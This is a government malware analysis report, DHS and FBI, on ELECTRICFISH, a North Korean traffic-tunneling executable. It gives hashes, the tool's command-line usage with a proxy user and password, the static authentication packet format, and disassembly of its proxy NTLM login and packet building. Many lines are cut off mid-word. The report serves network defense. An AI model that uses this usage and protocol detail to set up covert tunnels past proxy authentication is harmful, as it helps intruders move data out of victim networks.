MAR-10135536-21 – North Korean Tunneling Tool: ELECTRICFISH

Notification

This report is provided "as is" for informational purposes only. The Department of Homeland Security (DHS) does not provide any warranties of ar
regarding any information contained herein. The DHS does not endorse any commercial product or service referenced in this bulletin or otherwise

This document is marked TLP:WHITE--Disclosure is not limited. Sources may use TLP:WHITE when information carries minimal or no foreseeab
misuse, in accordance with applicable rules and procedures for public release. Subject to standard copyright rules, TLP:WHITE information may b
without restriction. For more information on the Traffic Light Protocol (TLP), see http://www.us-cert.gov/tlp.

Summary

Description

This Malware Analysis Report (MAR) is the result of analytic efforts between DHS and the Federal Bureau of Investigation (FBI). Working with U.S
partners, DHS and FBI identified a malware variant used by the North Korean government. This malware has been identified as ELECTRICFISH.
Government refers to malicious cyber activity by the North Korean government as HIDDEN COBRA. For more information on HIDDEN COBRA a
https://www.us-cert.gov/hiddencobra.

DHS and FBI are distributing this MAR to enable network defense and reduce exposure to North Korean government malicious cyber activity.

This MAR includes malware descriptions related to HIDDEN COBRA, suggested response actions and recommended mitigation techniques. Use
administrators should flag activity associated with the malware and report the activity to the Cybersecurity and Infrastructure Security Agency (CIS
Cyber Watch (CyWatch), and give the activity the highest priority for enhanced mitigation.

This report provides analysis of one malicious 32-bit Windows executable file. The malware implements a custom protocol that allows traffic to be
between a source and a destination Internet Protocol (IP) address. The malware continuously attempts to reach out to the source and the designa
which allows either side to initiate a tunneling session. The malware can be configured with a proxy server/port and proxy username and passwor
allows connectivity to a system sitting inside of a proxy server, which allows the actor to bypass the compromised system's required authenticatio
outside of the network.
For a downloadable copy of IOCs, see:

MAR-10135536-21.stix

Submitted Files (1)

a1260fd3e9221d1bc5b9ece6e7a5a98669c79e124453f2ac58625085759ed3bb (a1260fd3e9221d1bc5b9ece6e7a5a9...)

Findings

a1260fd3e9221d1bc5b9ece6e7a5a98669c79e124453f2ac58625085759ed3bb

Details

Name	a1260fd3e9221d1bc5b9ece6e7a5a98669c79e124453f2ac58625085759ed3bb
Size	1422336 bytes
Type	PE32 executable (GUI) Intel 80386, for MS Windows
MD5	8d9123cd2648020292b5c35edc9ae22e
SHA1	0939363ff55d914e92635e5f693099fb28047602
SHA256	a1260fd3e9221d1bc5b9ece6e7a5a98669c79e124453f2ac58625085759ed3bb
SHA512	646697e3d5146e05a221183f6c9f00f5eb38400ef9a2f83bfd0fcf2f8af1a7efff99c0a3486740c745ce6cf0939c4f0678cb818cbbff8ed2b28a
ssdeep	24576:HsO8RKL6OLnWZGFbHq0aMow5Q3gkD/74tU3hYPgP5IyrMsEOhVRpxHkADUHEPbzJ:0KjKHMbO3pkoBIyIstVRpxHL1bF
Entropy	6.703195

Antivirus

BitDefender	Gen:Variant.Ursu.349885Unclassified
Emsisoft	Gen:Variant.Ursu.349885 (B)

Yara Rules

No matches found.

ssdeep Matches

No matches found.

PE Metadata

Compile Date	2018-09-29 11:55:36-04:00
Import Hash	3549cfa19e60aa9239f79d80e19279fa

PE Sections

MD5	Name	Raw Size	Entropy
08bb17d8e839e7fc92426e813a696e73	header	1024	2.590786
6c3daca3c522ab98a8ac12a45087297c	.text	983040	6.595856
3d3d7962d16652002018640a3fa27d44	.rdata	340480	6.187858
b7f382ea7e6c9c8e737cb92551341e64	.data	37888	4.714377
871fb8486e5ea3307ff7b65ddf46518a	.rsrc	512	5.112624
382715f8e776a544bf70f843a52e3ff2	.reloc	59392	6.015022

Packers/Compilers/Cryptors

Microsoft Visual C++ ?.?

Process List

Process	PID	PPID
lsass.exe	488	(384)
a1260fd3e9221d1bc5b9ece6e7a5a98669c79e124453f2ac58625085759ed3bb.exe	3052	(3024)

Description


This file is a malicious Windows 32-bit executable. The application is a command-line utility and its primary purpose is to tunnel traffic between tw
The application accepts command-line arguments allowing it to be configured with a destination IP address and port, a source IP address and po
address and port, and a user name and password, which can be utilized to authenticate with a proxy server. It will attempt to establish TCP sessio
source IP address and the destination IP address. If a connection is made to both the source and destination IPs, this malicious utility will implem
protocol, which will allow traffic to rapidly and efficiently be tunneled between two machines. If necessary, the malware can authenticate with a pro
reach the destination IP address. A configured proxy server is not required for this utility.

```
--Begin Example Usage--
Source IP/Port: 192.0.2.1:92
Dest IP/Port: 198.51.100.1:92
Proxy IP/Port: 203.0.113.1:92
Proxy User Name: test
Proxy Password: testpw

a12.exe -s 192.0.2.1:92 -d 198.51.100.1:92 -p 203.0.113.1:92 -u test -pw testpw
--End Example Usage--
```

After the malware authenticates with the configured proxy, it will immediately attempt to establish a session with the destination IP address, locate
target network and the source IP address. The header of the initial authentication packet, sent to both the source and destination systems, will be
two random bytes. Everything within this 34-byte header is static except for the bytes 0X2B6E, which will change during each connection attempt.
below (and displayed in Figure 7) is the packet header.


```
--Begin Authentication Packet Sent to Destination System--
6161616162626262636363636464646400000000000000002B6E0000040000009210
--End Authentication Packet Sent to Destination System--
```

Screenshots




```
add     esp, 1Ch
mov     esi, edi         ; MALWARE attempting to authenticate with proxy
                         ; server. It needs to do this to be able to funnel
                         ; traffic from an internal server to an external
                         ; server.
mov     edi, esp
lea     eax, [ebp+var_11D4]
push    offset aProxyAuthoriza ; "Proxy-Authorization: NTLM %s\r\n"
mov     ecx, 7
push    eax              ; char *
rep movsd
call    _sprintf
lea     eax, [ebp+var_11D4]
add     esp, 24h
lea     ecx, [eax+1]
lea     esp, [esp+0]

loc_404700:
mov     dl, [eax]
inc     eax
test    dl, dl
jnz     short loc_404700

mov     ebx, [ebp+s]
mov     esi, ds:send
push    0                ; flags
sub     eax, ecx
push    eax              ; len
lea     ecx, [ebp+var_11D4]
push    ecx              ; buf
push    ebx              ; s
call    esi ; send
cmp     [ebp+var_F39C], 10h
jb      short loc_40473A
```

Figure 1 - Screenshot of the malware authenticating with the proxy server configured at command prompt.




```
loc_40181B:              ; size_t
push    8224
push    edi              ; int
push    esi              ; void *
call    _memset
mov     eax, ds:aaaa     ; STATIC Strings "aaaa" "bbbb"
                         ; "cccc" and "dddd" contained
                         ; within login frame to destination
                         ; server.
mov     [esi], eax
mov     ecx, ds:bbbb
mov     [esi+4], ecx
mov     edx, ds:cccc
mov     [esi+8], edx
mov     eax, dword ptr ds:dddd
mov     edx, [ebp+arg_0]
mov     [esi+0Ch], eax
mov     [esi+10h], edi
mov     [esi+14h], edi
push    esi              ; int
push    ebx              ; s
lea     edi, [esi+20h]
mov     ebx, 20h
mov     [esi+18h], edx
mov     dword ptr [esi+1Ch], 4
mov     dword ptr [edi], 1092h
call    SEND_LOOP1
mov     eax, [ebp+s]
mov     ebx, [esi+1Ch]
push    edi              ; int
push    eax              ; s
call    SEND_LOOP1
push    esi              ; char
call    ??3@YAXPAX@Z     ; operator delete(void *)
push    offset aCcgcLogSendLog ; "CCGC_LOG ===> Send Login Frame\n"
call    PRINT
```

Figure 2 - Screenshot of the malware building the authentication packet that will be sent to the destination system. It must begin with the static va to be accepted by the utility.




```
loc_405890:                ; MALWARE makeing sure connection frame begins
mov     edx, dword_5560B0[ecx] ; with static string "aaaa"
cmp     edx, ds:aaaa[ecx]
jnz     short loc_40590F

sub     eax, 4
add     ecx, 4
cmp     eax, 4
jnb     short loc_405890

mov     ebx, dword_5560CC
mov     edi, 64h
xor     esi, esi

loc_4058B6:
cmp     esi, ebx
jge     short loc_4058E6

mov     edx, [esp+128h+s]
push    0               ; flags
mov     eax, ebx
sub     eax, esi
push    eax             ; len
lea     ecx, unk_5560D0[esi]
push    ecx             ; buf
push    edx             ; s
call    ds:recv
test    eax, eax
js      short loc_4058E6
```

Figure 3 - Screenshot of the malware evaluating a received authentication packet.




```
0040117E  .  8B45 08       MOV EAX,DWORD PTR SS:[EBP+8]
00401181  .  8D140E        LEA EDX,DWORD PTR DS:[ESI+ECX]
00401184  .  52            PUSH EDX                             Data
00401185  .  50            PUSH EAX                             Socket
00401186  .  FF15 38124F00 CALL DWORD PTR DS:[<&WS2_32.#19>]   send
0040118C  .  85C0          TEST EAX,EAX
0040118E  .v 78 0F         JS SHORT a12.0040119F
00401190  .  6A 01         PUSH 1                               Timeout = 1. ms
00401192  .  03F0          ADD ESI,EAX
00401194  .  4F            DEC EDI
00401195  .  FF15 60114F00 CALL DWORD PTR DS:[<&KERNEL32.Sleep>] Sleep
0040119B  .  85FF          TEST EDI,EDI
0040119D  .^ 7F D1         JG SHORT a12.00401170
0040119F  >  5F            POP EDI
004011A0  .  8BC6          MOV EAX,ESI
004011A2  .  5E            POP ESI
004011A3  .  5D            POP EBP
DS:[004F1238]=71AB428A (WS2_32.send)

Z 0  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDE000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr WSAENOTSOCK (00002736)
EFL 00000202 (NO,NB,NE,A,NS,PO,GE,G)
ST0 empty -UNORM BDEC 01050104 00000000
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1

Address   Hex dump                 ASCII
009C5348  61 61 61 61 62 62 62 62  aaaabbbb
009C5350  63 63 63 63 64 64 64 64  ccccdddd
009C5358  00 00 00 00 00 00 00 00  ........
009C5360  BC 7E 00 00 04 00 00 00  ╝~..♦...
009C5368  92 10 00 00 00 00 00 00  Æ►......
009C5370  00 00 00 00 00 00 00 00  ........
009C5378  00 00 00 00 00 00 00 00  ........
009C5380  00 00 00 00 00 00 00 00  ........
009C5388  00 00 00 00 00 00 00 00  ........
009C5390  00 00 00 00 00 00 00 00  ........
009C5398  00 00 00 00 00 00 00 00  ........

0012F9E8  00000000  Socket = 0
0012F9EC  009C5348  Data = 009C5348
0012F9F0  00000020  DataSize = 20 (32.)
0012F9F4  00000000  Flags = 0
0012F9F8  009C5368
0012F9FC  009C5348  ASCII "aaaabbbbccccdddd"
0012FA00  0012FA28
0012FA04  00401870  RETURN to a12.00401870 from a12.00401160
0012FA08  00000000
0012FA0C  009C5348  ASCII "aaaabbbbccccdddd"
0012FA10  009C5348  ASCII "aaaabbbbccccdddd"
0012FA14  00000000
0012FA18  00002020
```

Figure 4 - Screenshot of the malware system authentication packet to the source/destination system.



```
61 61 61 61  62 62 62 62  63 63 63 63  64 64 64 64   aaaabbbbccccdddd
00 00 00 00  00 00 00 00  2B 6E 00 00  04 00 00 00           +n   □
92 10                                                ’□
```


Figure 5 - Screenshot of the authentication packet sent to the source/destination system during analysis. The malware will attempt to tunnel traffi
source and destination systems specified in the command prompt.



```
mov     edx, s
push    eax                 ; lpCompletionRoutine
push    eax                 ; lpOverlapped
lea     eax, [ebp+optval]
push    eax                 ; lpcbBytesReturned
push    0                   ; cbOutBuffer
push    0                   ; lpvOutBuffer
push    0Ch                 ; cbInBuffer
lea     ecx, [ebp+vInBuffer]
push    ecx                 ; lpvInBuffer
push    98000004h           ; dwIoControlCode
push    edx                 ; s
mov     [ebp+vInBuffer], 1
mov     [ebp+var_220], 2BF20h
mov     [ebp+var_21C], 1388h
call    ds:WSAIoctl
```

```
loc_405757:
mov     esi, s
push    0                   ; Time
call    __time64
inc     eax
add     esp, 4              ; MALWARE GENERATING 2
                            ; BYTE RANDOM VALUE FOR
                            ; HEADER OF PACKET TO SEND TO
                            ; DESTINATION SYSTEM
push    eax                 ; unsigned int
call    _srand
add     esp, 4
push    esi                 ; s
call    _rand
push    eax                 ; int
call    SEND_LOOP
add     esp, 8
push    64h                 ; dwMilliseconds
call    edi ; Sleep
mov     eax, s
mov     CONNECT_SUCCESS, 1
mov     fd, eax
```

Figure 6 - Screenshot of the malware generating two-bytes of random data which will be included in the authentication packet sent to the source/ systems.



```
00000000  61 61 61 61 62 62 62 62  63 63 63 63 64 64 64 64  aaaabbbb ccccdddd
00000010  00 00 00 00 00 00 00 00  d4 7b 00 00 04 00 00 00  ........ .{......
00000020  92 10 00 00                                       ....
```

Figure 7 - Screenshot of the authentication packet sent to "source" system with lab environment. Malware will attempt to tunnel traffic between th destination systems specified at command prompt.

Recommendations

CISA recommends that users and administrators consider using the following best practices to strengthen the security posture of their organizatio Any configuration changes should be reviewed by system owners and administrators prior to implementation to avoid unwanted impacts.

- Maintain up-to-date antivirus signatures and engines.
- Keep operating system patches up-to-date.
- Disable File and Printer sharing services. If these services are required, use strong passwords or Active Directory authentication.
- Restrict users' ability (permissions) to install and run unwanted software applications. Do not add users to the local administrators group unl
- Enforce a strong password policy and implement regular password changes.
- Exercise caution when opening e-mail attachments even if the attachment is expected and the sender appears to be known.
- Enable a personal firewall on agency workstations, configured to deny unsolicited connection requests.
- Disable unnecessary services on agency workstations and servers.
- Scan for and remove suspicious e-mail attachments; ensure the scanned attachment is its "true file type" (i.e., the extension matches the file
- Monitor users' web browsing habits; restrict access to sites with unfavorable content.
- Exercise caution when using removable media (e.g., USB thumb drives, external drives, CDs, etc.).
- Scan all software downloaded from the Internet prior to executing.
- Maintain situational awareness of the latest threats and implement appropriate Access Control Lists (ACLs).

Additional information on malware incident prevention and handling can be found in National Institute of Standards and Technology (NIST) Specia 800-83, **"Guide to Malware Incident Prevention & Handling for Desktops and Laptops".**

Contact Information

CISA continuously strives to improve its products and services. You can help by answering a very short series of questions about this product at t URL: https://us-cert.gov/forms/feedback/

Document FAQ

What is a MIFR? A Malware Initial Findings Report (MIFR) is intended to provide organizations with malware analysis in a timely manner. In mos report will provide initial indicators for computer and network defense. To request additional analysis, please contact CISA and provide informatior level of desired analysis.

What is a MAR? A Malware Analysis Report (MAR) is intended to provide organizations with more detailed malware analysis acquired via manua engineering. To request additional analysis, please contact CISA and provide information regarding the level of desired analysis.

Can I edit this document? This document is not to be edited in any way by recipients. All comments or questions related to this document shoul the CISA at 1-888-282-0870 or soc@us-cert.gov.

Can I submit malware to CISA? Malware samples can be submitted via three methods:

- Web: https://malware.us-cert.gov
- E-Mail: submit@malware.us-cert.gov
- FTP: ftp.malware.us-cert.gov (anonymous)

CISA encourages you to report any suspicious activity, including cybersecurity incidents, possible malicious code, software vulnerabilities, and ph scams. Reporting forms can be found on CISA's homepage at www.us-cert.gov.

Revisions

May 9, 2019: Initial version

May 14, 2019: Updated IOCs

This product is provided subject to this Notification and this Privacy & Use policy.

Please share your thoughts.

We recently updated our anonymous product survey; we'd welcome your feedback.